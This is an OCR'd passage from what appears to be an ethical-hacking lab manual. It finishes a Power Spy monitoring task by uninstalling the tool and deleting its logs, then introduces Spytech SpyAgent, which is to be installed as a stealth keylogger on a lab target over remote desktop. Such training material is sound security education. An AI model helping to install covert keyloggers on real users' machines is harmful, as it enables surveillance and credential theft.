
42. Similarly, you can click on other options such as **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

43. Navigate back to the **PowerSpy Control Panel** and click on **Uninstall** button from the right pane of the window, to uninstall the tool.



44. A **Notice** pop-up appears click on **Yes**.



45. Another **Notice** pop-up appears about deleting the logs, click on **Yes**.
46. In **Power Spy Uninstall** pop-up window click on **Yes**, to uninstall Power Spy.
47. Once uninstallation is finished, **Power Spy Uninstall** pop-up window appears, click **OK**.
48. Close all open windows on the target system (here, **10.10.1.19**).
49. Close **Remote Desktop Connection** by clicking on the close icon (**X**).
50. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
51. Close all open windows and document all the acquired information.


Task 2: User System Monitoring and Surveillance using Spytech SpyAgent

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.


Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, **Spyware SpyAgent**) to capture keystrokes and monitor the other activities of the user.

